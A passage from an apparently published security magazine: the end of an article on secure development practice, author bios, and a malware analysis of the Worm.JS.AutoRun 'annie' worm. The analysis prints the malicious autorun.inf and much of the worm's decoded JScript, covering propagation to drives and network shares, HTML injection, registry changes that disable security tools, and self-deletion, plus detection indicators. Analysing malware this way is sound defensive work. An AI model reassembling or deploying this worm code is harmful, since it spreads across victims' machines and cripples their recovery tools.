As a project manager, I added to the security baseline, that all functions developed needed an automated test function. That meant that no developer could deliver a function or an application without delivering a contribution to our automated testing regime as well. The contribution was an XML file that included the tests, and the expected results, which were run automatically before building new distributions. Running the tests in the development stage caught many errors well before they were sent off to test, or more importantly, production.

Development à Test à Production

Every responsible enterprise will split their environment into these three stages; Development, Test, and Production. Developers will have control over the development platform. The test platform is as close to production as possible – having the same means of communications, the same crypto store, the same version of OS and other services. Pro-

duction is the hardened environment facing all the evil of the users of the internet, the business users and the cowboys wearing black or grey hats, trying to lasso the application.

A piece of good advice! Let IT-operations control the test and production environment, and don't let the code nerds near it. No offence to the bright and clever developers, but software development and IT-operations are put into the world for different purposes.

As I know too well developers focus on availability and agility –the amount of time to get the product to market. The operations guys want the same, but they focus on enforcing as well as confidentiality and integrity – and they accept a little slower pace to reach these goals.

This calls for a formal change-management procedure, where changes are checked out and put into the test environment, not by the developers, but by operations team; hopefully with the help of an automated tool. The transition to production is also made by operations after finalizing the needed tests within the test environment.

There are some check marks to be set in the process; the change authorized (by whom), have tests been made in the development environment, has the smoke and integration test in the test environment been successful, and many, probably quite a few more steps also.

If the checkmarks fail, the developers will face a return-to-sender, and they will need to do some rework in order to get their apps into the test environment and on to production. No one will be happy, so do your homework, and test carefully before sending the app to the grumpy guys in operations.

Quality Assurance (QA) team

A QA team would be a nice thing to have, if you have a large codebase and lots of formal requirements. They know, how, and when, to test, and they are often able to automate the tests, so everything works effectively.

Penetration tests

The QA should, in my opinion contain a few penetration testers, who could carry out a vulnerability assessment after each stage or iteration of the project, before the code is released to the test environment.

I've seen a lot of cases, where the code is tested in the production environment for the first time. I have as well participated in the blame game afterwards, and that's not the fun part of systems development, where the penetration team is delivering virtual slaps in the face to the development team in the presence of management!

If you release code, which is not properly tested, you do not know your vulnerability state until it is tested. You will “know” less about your system than the hackers do!

From the moment you release the system onto the “evil” internet, until the system is tested, patched and retested, your system will probably contain vulnerabilities that hackers can use to harm your customers or your system in general. Some of the time you won’t even know what’s hit you. This is a chance that I see a lot of enterprises take, and some are punished severely. No professional enterprise should have a risk appetite that high. They might get “digestion problems” swallowing the blame they are about to face.

Logging and monitoring

All systems developed should be created to deliver logs of key processes. For instance; login, use of forms, suspected attempts to send in malicious code in forms or URI parameters etc. This means that the central filtering function should be able to yell to IT operations teams: “Someone’s trying to do something bad to me! HELP, HELP!”. Then operations, monitoring the system, will be able to take the appropriate action.

Maintain the ability to upgrade

I’ve seen some applications bound to fail – oh sorry – bound tightly to the current version of the OS or CMS. Normally this happens when buying inflexible add-ons. This way of adding functionality is guaranteed to produce trouble. If you cannot upgrade your system, you are prone to fall to the hacker attacks that eventually will hit you. When adding 3rd party components, you must be sure, that the producer will give you the ability to upgrade within an acceptable timeframe after the release of a vendor upgrade of the OS, the CMS and whatever system, you may be using as the foundation for your application.

Educate your staff

Education and knowledge is the key. Some of your programmers, and the project managers, should have knowledge of how to implement security in the SDLC. They should probably aim at a CSSLP certification. The QA team might be ISTQB certified and the penetration testers C|J|E|H or something similar.

The overall information security should be handled by a CISM or CISSP, as an example.

Requiring your staff to take these kinds of certifications may be expensive and time consuming, but I think it has a good business case. You can use security as a business enabler and a way to differentiate you from your competitors.

Links

- NMAP – <http://insecure.org>
- Metasploit – <http://www.rapid7.com/products/metasploit/>
- Open Web Application Security Project (OWASP) – https://www.owasp.org/index.php/Main_Page
- PRINCE2 – <http://www.prince-officialsite.com/>

Piece of cake, isn’t it?

Did I just say that developing secure applications was a piece of cake? I lied. As mentioned earlier, you need to connect the dots together – correctly.

If you don’t want to end up on the “wall of shame”, with the right to buy free beers for your co-workers for the next 2.500 years, you need to merge security into your development plans. You should call security just after you woke up at night with your brilliant idea of a new application. Hmm OK – maybe you may postpone your call until office hours, or you might lose a security friend or two.

Beware! It’s a jungle out there...

Valuable input, sanity-check and proof reading is provided by my good friend, IT-consultant Danny Camargo, BSc, MCSE

MICHAEL CHRISTENSEN



Michael is an independent Business Continuity & IT-Security Consultant running his own company, delivering services to a variety of customers. He holds active certifications in CISSP, CSSLP, CRISC, CCM ISO:22301, CPSA,

ISTQB and PRINCE2. Since 1985 Michael has been working with IT in a number of positions and companies. 11 years were spent in the financial sector working as project manager and IT-security Consultant. When he is not at work, he enjoys spending his time with his family in Denmark. Michael has as well been a voluntary member of the Danish Homeguard for 30 years – officer since 1989, primarily ad CBRN-officer, working with the protection against weapons of mass destructions – and as an Executive officer (XO) of company sized units.

DANNY CAMARGO



IS an American ex-pat living in Denmark the past 15 years with his Danish wife and 3 sons. He lives on the middle island, Fyn, and has worked as an IT consultant for the past 5 years, before that he worked as an IT Systems Administrator from 1998. He currently

has an MCSE Security + Certification, receiving his first MCP in 1998.

Disarming Worm.JS.Autorun

First alert was detected by Kaspersky Lab in June 4, 2013. Describing in its topic some well- encrypted files. Sound's very interesting, worth's to take a look.

Searching for some samples I have found a zip file identified by antivirus engines like Worm.JS.AutoRun. Here is the VirusTotal analysis: Figure 1.

Objectives

The objective of this report is to describe and understand the functionality of this malware family and understand how to detect this type of malware.



Figure 1. ZIP file VirusTotal analysis

Analysis of content Description

First, let's take a look of the zip file that we have:

- Type: application/zip; charset=binary
- Size: 29151 bytes
- MD5: bc1cf034e3621fe107de6580ac80a5ba
- SHA1: 185fc2ee6823e31a6226a9ce3246462c933c6f77
- SHA256: 4d4473604f19f9528af603d607ac218d16923157d66e858ac4a24320438a03c9

Uncompressing the file, we see that there are some LNK files, some JSE files, INF file and ANI file, here is the list: Figure 2.

We can point an interesting fact: files JSE and ANI are identical.

- annie.ani
- GDC.jse
- proposal ORIFLAME.jse

```
abb9839405654d2f44e85e4e36d6da429513a34322ce5b181807b30c56b96c73  annie.ani
92687645af5e01b71f2e1d58bafef609ffba7d0f4584bc84be10f99e517958522  autorun.inf
60ad4d4b55d560bdf6dc471eff4c1af51c788ff72cb9c6be87cb5d20a8b1ee93  beautiful_girl_part_1.lnk
837519f1f82ada1371dd4aa5e5888b84c0353d9c7c52a14d8b8426c6da644bea  beautiful_girl_part_2.lnk
64dcca0d381a6b18c1f7000263b215cba87f2cdba6fb837d7f8de7bf7c7ad83f  beautiful_girl_part_3.lnk
cdb591e451b31ac880f53fae5f5a06c5d364b4f69c33cbfc1571402ae6263f30  beautiful_girl_part_4.lnk
d48df9b37bdb27a3610b38aed11c370438de877a91ad054270d4750c62d21d77  beautiful_girl_part_5.lnk
abb9839405654d2f44e85e4e36d6da429513a34322ce5b181807b30c56b96c73  GDC.jse
abb9839405654d2f44e85e4e36d6da429513a34322ce5b181807b30c56b96c73  proposal ORIFLAME.jse
abb9839405654d2f44e85e4e36d6da429513a34322ce5b181807b30c56b96c73  Surat Penawaran Dumtruk Cilegon-Jakarta.jse
```

Figure 2. List of content and sha256

- Surat Penawaran Dumtruk Cilegon-Jakarta.jse
 - Type: application/octet-stream; charset=binary
 - Size: 195 bytes
 - MD5: ae62dd8f8a730fbc7d4ca0d195b0a4a7
 - SHA1: 2efeb267de78b561beb428facba2fb87d3023a0c
 - SHA256: 92687645af5e01b71f2e1d58baf609ffba7d0f4584bc84be10f99e517958522
- autorun.inf
 - Type: text/plain; charset=us-ascii
 - Size: 195 bytes
 - MD5: ae62dd8f8a730fbc7d4ca0d195b0a4a7
 - SHA1: 2efeb267de78b561beb428facba2fb87d3023a0c
 - SHA256: 92687645af5e01b71f2e1d58baf609ffba7d0f4584bc84be10f99e517958522
- beautiful_girl_part_1.lnk
 - Type: application/octet-stream; charset=binary
 - Size: 674 bytes
 - MD5: 91267d1c7224c3cd38e998301ef7edc4
 - SHA1: fcbbbd75ed562968ab1c05a29d1f679e86159b5c
 - SHA256: 60ad4d4b55d560bdf6dc471eff4c1af51c78ff72cb9c6be87cb5d20a8b1ee93
- beautiful_girl_part_2.lnk
 - Type: application/octet-stream; charset=binary
 - Size: 674 bytes
 - MD5: ec98f7ba5c0ed9c9f5512bbda83c8853
 - SHA1: 32a11272cdf53dcb3c738e0d59fb53257d6e71ff
 - SHA256: 837519f1f82ada1371dd4aa5e5888b84c0353d9c7c52a14d8b8426c6da644bea
- beautiful_girl_part_3.lnk
 - Type: application/octet-stream; charset=binary
 - Size: 674 bytes
 - MD5: 41a548ad4a5b4f95936f034c954779c8
- SHA1: 660c8f3904ec571753afe25ba0552d3478de7009
- SHA256: 64dcca0d381a6b18c1f7000263b215cba87f2cdba6fb837d7f8de7bf7c7ad83f
- beautiful_girl_part_4.lnk
 - Type: application/octet-stream; charset=binary
 - Size: 674 bytes
 - MD5: da23ee1f0a241517007cb5ceba96d48
 - SHA1: 38ef96082fe2407590b99eb79eb49f8a3c21ea6e
 - SHA256: cdb591e451b31ac880f53fae5f5a06c5d364b4f69c33cbfc1571402ae6263f30
- beautiful_girl_part_5.lnk
 - Type: application/octet-stream; charset=binary
 - Size: 674 bytes
 - MD5: 97fabd1dd3a67b5e6ce6406a1f2ffff11f
 - SHA1: 5949089aba698a89217aa9a09f8d14fc610c87f1
 - SHA256: d48df9b37bdb27a3610b38aed11c370438de877a91ad054270d4750c62d21d77

File type identification

Now let's take some file identifications of the content. In this case, I need to check MIME type too, because some files are not identified.

Seems like these LNK files are real MS Windows shortcuts, curios. But ANI and JSE files are not identifies as I expect, but there is a binary content in these files.

Execution flow identification

Ok, as we know, the core file for AutoRun function is "autorun.inf" file. The AutoRun function is executed if this file exists, if not, it doesn't. And all the functions that manage the start of execution

```
annie.ani: data
autorun.inf: ASCII text
beautiful_girl_part_1.lnk: MS Windows shortcut
beautiful_girl_part_2.lnk: MS Windows shortcut
beautiful_girl_part_3.lnk: MS Windows shortcut
beautiful_girl_part_4.lnk: MS Windows shortcut
beautiful_girl_part_5.lnk: MS Windows shortcut
GDC.jse: data
proposal ORIFLAME.jse: data
Surat Penawaran Dumtruk Cilegon-Jakarta.jse: data
```

Figure 3. File type identification

```
annie.ani: application/octet-stream; charset=binary
autorun.inf: text/plain; charset=us-ascii
beautiful_girl_part_1.lnk: application/octet-stream; charset=binary
beautiful_girl_part_2.lnk: application/octet-stream; charset=binary
beautiful_girl_part_3.lnk: application/octet-stream; charset=binary
beautiful_girl_part_4.lnk: application/octet-stream; charset=binary
beautiful_girl_part_5.lnk: application/octet-stream; charset=binary
GDC.jse: application/octet-stream; charset=binary
proposal ORIFLAME.jse: application/octet-stream; charset=binary
Surat Penawaran Dumtruk Cilegon-Jakarta.jse: application/octet-stream; charset=binary
```

Figure 4. File type identification with MIME

```
[autorun]
shell\execute=wscript.exe //e:jscript.encode annie.ani /a
shell\open\command=wscript.exe //e:jscript.encode annie.ani /a
shell\explore\command=wscript.exe //e:jscript.encode annie.ani /a
```

Figure 5. AutoRun file content

are stored in this file. Let's take a look at this file (Figure 5).

The commands are executed, if explore the device or open it, interesting. When any of those actions are performed, the following command will be executed:

```
wscript.exe //e:jscript.encode annie.ani /a
```

For more details of AutoRun functions you can read the [External Links:2](#).

Decoding file content

If "autorun.inf" file gives the action to execute the "annie.ani" file in all cases, then we need to take a look of it. But, files content is a binary content (Figure 6).

It's a problem, but as we know, "autorun.inf" executes this file with //e:jscript.encode option. Googling a little bit, I have found a decoder. You can find it at [External Links:3](#) there you can find explanation of the encode algorithm and its decoding.

To decode the file, just download the decoder named, in my case, "scrdec18.exe", and run the following command (Figure 7).

Decoding the encoded "annie.ani" file, I have the original script content, but it's a little bit obfuscated, reading some code I have identified some functions and renamed them, and after some hours I have a readable code.




Figure 6. Encoded "annie.ani" content

```
scrdec18.exe <encoded_file> <decoded_output>
```

Figure 7. Decode the file content

```
active FileSystemObject = new ActiveXObject('Scripting.FileSystemObject');
shellObject = new ActiveXObject('WScript.Shell');
fullHome_Path = WScript.ScriptFullName;
readed_FileObject = _read_FileObject(fullHome_Path);
system_Directory = active_FileSystemObject.GetSpecialFolder(1);
system_SYSPath = system_Directory + '\\drivers\\annie.sys';
```

Figure 8. Global variables definition

Code analysis

Before loading data

First steps of many applications, before executing some functions, it takes some data, it can be: global variables, arguments, etc. In this case, first steps are to get some global data and generate some global variables (Figure 8).

Let's describe some of them. First there is created `FileSystemObject`, this object is used to read and write files, then `Shell` object is created to run commands. Then it reads the full path where the file was executed, then reads the executed file and stores it content.

Another very interesting data is that it takes the "C:\windows\system32\" stores it in "system_Directory" and then adds "drivers\annie.sys" string to it and stores it to "system_SYSPath".

We have the following data stores:

- Content of the executed file stored in the variable
- "C:\windows\system32\" path stored
- "C:\windows\system32\drivers\annie.sys" path stored

Do not forget, variable's and function's names are not original, they were annotated by me.

Main function identification

In all this code, there must be a main function responsible to execute the core of the application. And here is the content of the main function (Figure 9).

As we see, main function takes arguments and parses them. Arguments that this application accepts are: /e, /r, /s, /n, /t, /a and the default action.

Functions analysis

So far we have seen what data or object is stored at start, then we identified the main function that receives arguments and uses *while* loop to execute one or another function. To structure some content in this report, we will see all arguments with all functions that are used.

Argument “/e”

This argument equals next 3 arguments, because it executes the application 3 times with 3 different arguments: /r, /s and /n. After each function, except the last one, sleep function is executed with 100 milliseconds, thereby causing a delay of 0.1 second (Figure 10).

In this case “*cscript.exe*” is used like core application. Moreover, all scripts are executing “*C:\windows\system32\drivers\lannie.sys*” binary.

Deeper about them a little bit further.

Argument “/r”

This function is used to infect the host (Figure 11).

As you can see, the first function is to copy itself to the “*C:\windows\system32\drivers\lannie.sys*” directory. Most important thing of this function are some checks:

- If the file size is 9201 bytes, it is not copied
- If there is a directory with the same name, it removes it

Then, when the file is successfully created, permissions “39” are assigned. This means that the file will take the following permissions:

- System file
- Hide file
- ReadOnly file

The following function is `_Propagation_CDBurning_Register()`. This function creates 2 files, “*autorun.inf*” and “*annie.avi*”, into CD path, the path is gotten from the register. Then `_register_`

```
function main() {
    var arguments = WScript.Arguments;
    if (_get_ExtensionName(fullHome_Path) != 'ise' && arguments.length > 0) {
        switch (arguments.Item(0)) {
            case '/e':
                _run_R_S_N();
                break;
            case '/r':
                infect_PC();
                break;
            case '/s':
                propagation_Core();
                break;
            case '/n':
                propagation_NetworkDevices();
                break;
            case '/t':
                create_ItselfToDriverDir_AndRun();
                shellObject.Run('cmd /c del /q /f ' + fullHome_Path, 0);
                break;
            case '/a':
                create_ItselfToDriverDir_AndRun();
                shellObject.Run('explorer.exe /e,./select,' + fullHome_Path);
                break;
            default:
                create_ItselfToDriverDir_AndRun();
                try {
                    shellObject.Run('wmplayer.exe "' + fullHome_Path.substr(0, fullHome_Path.length - 9) + 'beautiful_girl_part_' + arguments.Named.Item('q') + '.avi');
                } catch (e) {}
        }
    } else {
        create_ItselfToDriverDir_AndRun();
        _run_SearchRunDocFile();
    }
}
```

Figure 9. Main function

```
function _run_R_S_N() {
    shellObject.run('cscript.exe //e:jscript.encode ' + system_SYSPath + ' /r', 0);
    WScript.Sleep(100);
    shellObject.run('cscript.exe //e:jscript.encode ' + system_SYSPath + ' /s', 0);
    WScript.Sleep(100);
    shellObject.Run('cscript.exe //e:jscript.encode ' + system_SYSPath + ' /n', 0);
}
```

Figure 10. “/e” argument function

```
function _infect_PC() {
    while (fullHome_Path == system_SYSPath) {
        _copy_create_file_SCRIPT(system_SYSPath);
        _Propagation_CDBurning_Register();
        _register_Change_Generic();
        _word_rtf_Register_Change();
        WScript.Sleep(1000);
    }
}
```

Figure 11. “/r” argument function

`Change_Generic()` is called. This one deletes, changes and creates a lot of registers. Let's take a look (Table 1). The register modifications affect the following functions of Operation System.

- All applications that will open INF files will be removed
- Removes the application "attrib.exe" if it is run
- Removes the application "autoruns.exe" if it is run
- Removes the application "procexp.exe" if it is run
- Removes the application "reg.exe" if it is run
- Removes the application "RegAnalyzer.exe" if it is run
- Removes the application "taskkill.exe" if it is run
- Adds itself to autorun with Userinit to be executed when the OS is started.
- Covers the hidden files

- Hide System files
- Disable System restore function
- Disable access to registry
- Disable the file association function
- Disable registry tools
- Disable task manager

Ok, let's move to another function. I've named this function `_changeRegister_WORD_RTF_Icon()` because it changes the MS Word and RTF files association. When you will try to run a DOC, DOCX or RTF file then it will be executed with this command associated to JSE file extension `%SystemRoot%\System32\WScript.exe "%1" %*`. Moreover, takes description of MS Word file from the register, and puts it to the JSE file register (Figure 12). And finally executes 1 second sleep.

Figure 1. Registry changes

Action	Register
Delete	HKCR*\shellex\ContextMenuHandlers\Open With
Delete	HKCR\JSEFile\Shell\Open2
Delete	HKCR\JSEFile\Shell\Open2\Command
Delete	HKCR\JSEFile\ShellEx\PropertySheetHandlers\WSHProps
Write	HKCR\inffile\shell\Install\command, ,cmd.exe /c del /q /f „%1“ , REG_EXPAND_SZ
Write	HKCR\JSEFile\shell\Edit\command, %SystemRoot%\System32\WScript.exe „%1“ %*, REG_EXPAND_SZ
Write	HKCR\JSEFile\shell\open\command\, ,cmd.exe /c del /q /f „%1“ , ,REG_EXPAND_SZ'
Write	HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFileAssociate, ,1', ,REG_DWORD'
Write	HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools, ,1', ,REG_DWORD'
Write	HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr, ,1', ,REG_DWORD'
Write	HKCU\Software\Policies\Microsoft\MMC\RestrictToPermittedSnapins, ,1', ,REG_DWORD'
Write	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\attrib.exe\Debugger, ,cmd.exe /c rem'
Write	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\autoruns.exe\Debugger, ,cmd.exe /c del /q /f'
Write	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\procexp.exe\Debugger, ,cmd.exe /c del /q /f'
Write	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\reg.exe\Debugger, ,cmd.exe /c rem'
Write	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\RegAlyzer.exe\Debugger, ,cmd.exe /c del /q /f'
Write	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\taskkill.exe\Debugger, ,cmd.exe /c rem'
Write	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit, C:\Windows\system32\userinit.exe, wscript.exe //e:jscript.encode C:\Windows\system32\drivers\annie.sys /e'
Write	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\HideFileExt\UncheckedValue, ,1', ,REG_DWORD'
Write	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\SuperHidden\UncheckedValue, ,0', ,REG_DWORD'
Write	HKLM\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore\DisableConfig, ,1', ,REG_DWORD'
Write	HKLM\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore\DisableSR, ,1', ,REG_DWORD'

Argument “/s”

Now, let's see the next argument function. This one executes propagation functions, there are a lot of propagation vectors, and some of them are remote (Figure 13).

As you can see, first step is to enumerate all drives, then checks with *for* loop all of them. Implemented checks are the following:

- If drive type is 1 (removable drive) or 2 (hard drive)
- If drive path is not “A:” to discard Floppy drive
- If the drive is ready (mounted)

If any of these conditions is not met, then do nothing. If there are at least one drive passed then, as we have seen previously, `_copy_create_file_SCRIPT` is executed to copy the core worm file giving it the name “annie.ani” and then `_copy_create_file_AUTORUN` to create the “autorun.inf” file, on the root directory of this drive.

Next function is called `_create_LNKFile`, it is a very interesting function. It creates 5 LNK files giving to them the windows media file icon, associated to AVI files (Figure 14).

The function of this LNK file is to execute “annie.ani” file with “wscript.exe” using the parameter `/q` and the number of the file (`i`). As I said, there are 5 files created, the name of those files with execution commands are as follows:

- beautiful_girl_part_1.lnk – `wscript.exe //e:jscript.encode annie.ani /q:1`
- beautiful_girl_part_2.lnk – `wscript.exe //e:jscript.encode annie.ani /q:2`
- beautiful_girl_part_3.lnk – `wscript.exe //e:jscript.encode annie.ani /q:3`
- beautiful_girl_part_4.lnk – `wscript.exe //e:jscript.encode annie.ani /q:4`
- beautiful_girl_part_5.lnk – `wscript.exe //e:jscript.encode annie.ani /q:5`

We will talk about this argument a little bit later.

```
function _word_rtf_Register_Change() {
  try {
    _changeRegister_WORD_RTF_Icon('.docx');
  } catch (e) {
    try {
      _changeRegister_WORD_RTF_Icon('.doc');
    } catch (e) {
      try {
        _changeRegister_WORD_RTF_Icon('.rtf');
      } catch (e) {}
    }
  }
}
```

Figure 12. MS Word and RTF registry change functions



The function `_secondStagePropagation` lists all content of the directory in looking for some file extensions (Figure 15).

If the type of the file is DOC, DOCX or RTF and it doesn't start with `~$` then JSE file is created with the same name, inserting in it the content of the worm file, and then sets this file a "SHR" permissions.

If file has the HTM or HTML extension, and if first line of it is not `<!--[ANNIE83E333BF08546819]-->` then in this file is injected the malicious HTML code. The structure of this file will be the follow:

- Static identifier: `<!--[ANNIE83E333BF08546819]-->`
- HTML code that stores the core worm content
- Original file content (Figure 16)

In this case it gets the `var s41k8=ayfp6.GetSpecialFolder(2);`, this seems that the file will be stored in `%TEMP%` directory then executed with injected JS code.

The last function in this type of execution is `_recursivePathWalk` function. This function walk recursively into all folders and if the name of the folder is not 'RECYCLER' or 'System Volume Information' and the folders path is not the same as executed path, then `_secondStagePropagation` function is executed (Figure 17).

Argument "/n"

If we want to propagate our worm in the network, then we need to use `/n` argument. The function `_propagation_NetworkDevices` takes a list of all network

```
function _propagation_Core() {
  while (fullHome_Path == system SYSPath) {
    var _drives = new Enumerator(active_FileSystemObject.Drives);
    for (_drives.moveFirst(); !_drives.atEnd(); _drives.moveNext()) {
      var _drive_Item = _drives.item();
      if (((_drive_Item.DriveType == 2) && _drive_Item.Path != 'A:') && _drive_Item.IsReady) {
        _copy_create_file_SCRIPT(_drive_Item.Path + '\\annie.ani');
        _copy_create_file_AUTORUN(_drive_Item.Path + '\\autorun.inf');
        _create_LNKFile(_drive_Item.Path + '\\');
        _secondStagePropagation(_drive_Item.Path + '\\');
        _recursivePathWalk(_drive_Item.Path + '\\');
      }
    }
  }
}
```

Figure 13. "/s" argument function

```
function _create_LNKFile(_path) {
  for (var i = 1; i <= 5; i++) {
    var _link_Path = _path + 'beautiful_girl_part_' + i + '.lnk';
    if (!Active_FileSystemObject.FileExists(_link_Path)) {
      try {
        var _link_Object = shellObject.CreateShortcut(_link_Path);
        _link_Object.IconLocation = 'wmploc.dll,8';
        _link_Object.TargetPath = 'wscript.exe';
        _link_Object.Arguments = '//e:jscript.encode annie.ani' + '/q:' + i;
        _link_Object.Save();
      } catch (e) {}
    }
  }
}
```

Figure 14. LNK file creation function

```
function _secondStagePropagation(folder_Path) {
  var _list_Files = new Enumerator(active_FileSystemObject.GetFolder(folder_Path).Files);
  for (_list_Files.moveFirst(); !_list_Files.atEnd(); _list_Files.moveNext()) {
    var _file = _list_Files.item().Path;
    if ((_get_ExtensionName(_file) == 'doc' || _get_ExtensionName(_file) == 'docx' || _get_ExtensionName(_file) == 'rtf') && _get_BaseFileName(_file).substr(0, 2) != '~$') {
      _copy_create_file_SCRIPT(folder_Path + '\\ + _get_BaseFileName(_file) + '.jsc');
      _set_Attribute(_file, 30);
    } else if (_get_ExtensionName(_file) == 'htm' || _get_ExtensionName(_file) == 'html') {
      _inject_HTMLContent(_file);
    }
  }
  WScript.Sleep(4);
}
```

Figure 15. Second stage function

```
var _Identifier = '<!--[ANNIE83E333BF08546819]-->';
if (_read_Line(_file) != _Identifier) {
  var _readedFile = _read_FileObject(_file);
  var _replace_One = _readed_FileObject.replace(/\\g, '\\\\');
  var _replace_Two = _replace_One.replace(/\/g, '\\');
  var _html_Content = '<html>\n<script type="text/javascript">\n<!--\nvar ayfp6=new ActiveXObject
TempName();\nvar vlx8c=\'\' + _replace_Two + \'\' + String.fromCharCode(0);\nvar rvyg5=ayfp6.CreateTextFi
\');\n/-->\n</script>\n</html>';
  _set_Attribute(_file, 0);
  try {
    var _file_Object = active_FileSystemObject.OpenTextFile(_file, 2);
    _file_Object.WriteLine(_Identifier);
    _file_Object.WriteLine(_readedFile);
    _file_Object.WriteLine(_html_Content);
  }
```

Figure 16. HTML inject function

drives, and without any check creates “annie.ani” file in the root directory of all those drives (Figure 18). Then the 5 LNK files are created, if there are some DOC, DOCX or RTF files, in the same root directory, then to create LNK files is used the same `_create_LNKFile` function described above. Following, function `_secondStagePropagation` is executed. We already know what it does. And then runs to sleep for 15 minutes.

Argument “/t”

Previous arguments have executed just one function, next it is the `/t` arguments turn. This argument executes two functions (Figure 19).

First function copies itself to “C:\Windows\system32\drivers\annie.ani” and then lunches this copied file with `/e` argument. And finally deletes itself running a command `cmd /c del /q /f <full_file_path>`.

Argument “/a”

One more argument parsed is `/a`. When the application is launched with this argument, the function `_create_ItselfToDriverDir_AndRun` is executed. As we have seen this function in the previous argument’s description, we’ll pass it (Figure 21). The second function that executes this parameter, runs the `explorer.exe /e,/select,<full_file_path>` command.

```
function _recursivePathWalk(_path) {
    var _folder_List = new Enumerator(active_FileSystemObject.GetFolder(_path).SubFolders);
    for (_folder_List.moveFirst(); !_folder_List.atEnd(); _folder_List.moveNext()) {
        var _folder = _folder_List.item();
        if ((_folder.Name != 'RECYCLER' && _folder.Name != 'System Volume Information') && _folder.Path != active
            _recursivePathWalk(_folder.Path);
    }
}
```

Figure 17. Recursive walk function

```
function _propagation_NetworkDevices() {
    while (fullHome_Path == system_SYSPath) {
        try {
            var _object_Network = new ActiveXObject('WScript.Network');
            var _devices_List = _object_Network.EnumNetworkDrives();
            for (var i = 1; i < _devices_List.length; i += 2) {
                _copy_create_file_SCRIPT(_devices_List.Item(i) + '\\annie.ani');
                _create_LNKFile(_devices_List.Item(i) + '\\');
                _secondStagePropogation(_devices_List.Item(i) + '\\');
            }
        } catch (e) {}
        WScript.Sleep(900000);
    }
}
```

Figure 18. Network propagation

```
case '/t':
    _create_ItselfToDriverDir_AndRun();
    shellObject.Run('cmd /c del /q /f ' + fullHome_Path, 0);
    break;
```

Figure 19. “/t” argument function

```
function _create_ItselfToDriverDir_AndRun() {
    if (_get_FileSize(system_SYSPath) != 9201) {
        _copy_create_file_SCRIPT(system_SYSPath);
        shellObject.Run('wscript.exe //e:jscript.encode ' + system_SYSPath + ' /e');
    }
}
```

Figure 20. Copy itself and run function

Default action

And the last argument is `default action`. When the application does not receive parameters, then default action is running, as usual, executing the `_create_ItselfToDriverDir_AndRun` function (Figure 22).

After that, it executes MS Windows Media Player with one of the LNK files (`beautiful_girl_part_[1-5].lnk`).

Run file function

Another interesting function that I have seen is file execution, for now it executes just DOC, DOCX and RTF files, but the function can execute any type of file (Figure 23).

Summary

Features identification

Analyzed code is not so big, but there are a lot of features, propagation vectors and self defense. Let’s get all of them together, and see what they do:

- Copies itself into “C:\Windows\system32\driver\annie.sys”
- Some forensic applications are deleted if they were run
- Turns off task manager, registry tools, file association and system restore functions

- Hide all system file and hide files
- Creates “autorun.inf”, “annie.ani”, LNK and JSE files in all removable and hard drives
- Auto execute itself creating “autorun.inf” and “annie.ani” files in CD drive
- Creates “annie.ani” and LNK files in all network drives
- Searches recursively HTM, HTML, DOC, DOCX and RTF files
- If there are DOC, DOCX or RTF files copies itself with the same name but with JSE extension
- Injects its code with HTML content into HTM and HTML files
- All “annie.ani” and “autorun.inf” receives “SHR” permissions
- Propagation thru
 - Local Hard drives
 - Removable drives
 - Remote drives
 - CD
 - HTM and HTML files
 - Fake AVI files
- Run files

I hope I did not forget anything, if so, please tell me.

Detection

There are some patterns that can detect some infected file or infected PC.

- First line of infected HTM or HTML files contains `<!--[ANNIE83E333BF08546819]-->`
- Files `beautiful_girl_part_[1-5].lnk` in the root directory of your drives (Figure 24)
- JSE files with the same name like nearby DOC, DOCX or RTF files

```
case '/a':
    _create_ItselfToDriverDir_AndRun();
    shellObject.Run('explorer.exe /e,/select,' + fullHome_Path);
    break;
```

Figure 21. “a” argument function

```
default:
    _create_ItselfToDriverDir_AndRun();
    try {
        shellObject.Run('wmplayer.exe "' + fullHome_Path.substr(0, fullHome_Path.length - 9) + 'beautiful_girl_part_' + _arguments.Named.It
    } catch (e) {}
}
```

Figure 22. Default action

```
_run_File(_path, _extension) {
{
var _register = _read_Register(_read_Register(_extension) + '\\shell\\Open\\command');
if (_register.match(/%1/) != null) {
    shellObject.Run(_register.replace('%1', _path + _extension));
} else {
    shellObject.Run(_register + ' "' + _path + _extension + '"');
}
}
```

Figure 23. Run file function

